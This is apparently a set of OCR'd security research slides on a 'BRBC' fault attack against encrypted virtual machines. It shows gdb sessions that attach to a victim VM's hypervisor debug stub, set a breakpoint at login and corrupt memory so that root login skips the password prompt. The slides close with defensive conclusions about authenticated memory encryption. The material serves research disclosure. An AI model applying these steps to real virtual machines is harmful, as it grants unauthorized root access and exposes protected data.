
- **So, let's login as root into your VM**

Did you know?

A per-VM config file allows the admin to enable “debug”.

It is an important feature offered by VMware (and most Hypervisors)

Victim.vmx config file



But this feature grants us

the ability to write to memory

Connecting to the hypervisor debug stub

The attacker connecting to the hypervisor debug stub of the attacked guest ("victim")
(as we enabled debug in the configuration of that guest)

```
[AttackerVM ]# gdb
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/
This is free software: you are free to change and redistrib
There is NO WARRANTY, to the extent permitted by law.  Type
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) target remote 192.168.69.1:8832_
```

The attacker is connected

Has control over the execution of the target VM

```
[AttackerVM ]# gdb
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) target remote 192.168.69.1:8832
Remote debugging using 192.168.69.1:8832
0xfffffff0 in ?? ()
(gdb)
```

The show must go on
let the execution continue (for the target)

c


```
[AttackerVM ]# gdb
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) target remote 192.168.69.1:8832
Remote debugging using 192.168.69.1:8832
0xfffffff0 in ?? ()
(gdb) c
Continuing.
```

Meanwhile, on the targeted VM

Targeted VM boots normally

asking for disk encryption in this case

The legitimate user has no way to know his VM is being debugged…
He sees a normal screen, installs his system, doing whatever




```
Loading, please wait...
[    1.985871] sd 0:0:0:0: [sda] Assuming drive cache: write through
[    1.986575] sd 0:0:0:0: [sda] Assuming drive cache: write through
[    1.988263] sd 0:0:0:0: [sda] Assuming drive cache: write through
  Volume group "devel" not found
  Skipping volume group devel
Unable to find LVM volume devel/root
  Volume group "devel" not found
  Skipping volume group devel
Unable to find LVM volume devel/swap_1
Unlocking the disk /dev/disk/by-uuid/6e1de76c-b956-4f95-b422-87d08895a182 (s
crypt)
Enter passphrase: _
```

We don’t know the password…

The authentication mechanism in the targeted VM works!
We cannot login without having a password, and thanks to the disk encryption, we can’t do much

Wishful thinking

Of course we fail




Can you please stop for a moment?

In the debugger, we stop the targeted VM execution with a ctrl+c

^C

```
[AttackerVM ]# gdb
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-90.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) target remote 192.168.69.1:8832
Remote debugging using 192.168.69.1:8832
0xfffffff0 in ?? ()
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0xc1024814 in ?? ()
(gdb)
```

We add a breakpoint and let the targeted VM continue



Try to log-in again?

We try to log-in to the targeted VM: it hits the breakpoint

```
Remote debugging using 192.168.69.1:8832
0xfffffff0 in ?? ()
(gdb) c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0xc1024814 in ?? ()
(gdb) break *0x804a6e6
Breakpoint 1 at 0x804a6e6
(gdb) c
Continuing.

Breakpoint 1, 0x0804a6e6 in ?? ()
(gdb) _
```

Try to login as root?

But we still do not know the password

Can the number ***π*** help us?


```
Debian GNU/Linux 7 devel tty1

devel login: root
Password:
Login incorrect

devel login: _
```

Random corruption: overriding memory

Memory is encrypted

- But we do not need to read the contents of the memory,
- And do not care about the eventual (garbage) value of the decrypted memory

$\pi =$ 3.141592653589793238462643 is random enough



We won

No password asked: password prompt does not even show up.

We got root access to the attacked VM

We can copy all the information that the memory encryption tries to hide

```
Debian GNU/Linux 7 devel tty1

devel login: root
2 failures since last login.
Last was Tue Sep  6 16:25:32 2016 on /dev/tty1.
root(tty1)@devel:~# _
```

Summary and conclusions

- Hierarchical model of the A-B-C attackers
- Formalization the notion of **BRBC** attack
- Demonstration of a BRBC attack
- The well known fault attacks from the smartcard world can be imported to the PC and cloud world.
- **Encryption-only by itself is not necessarily a "good enough" defense-in-depth mechanism against arbitrary memory write primitive**

- Dilemma: What is easier/viable:
  - Remove ***ALL*** cases of arbitrary writes for ***ALL*** platforms the technology would support (which would depend on integration teams capabilities to guarantee that)
  - Or support encryption with authentication

Obrigado pela sua atenção

Thank you for your attention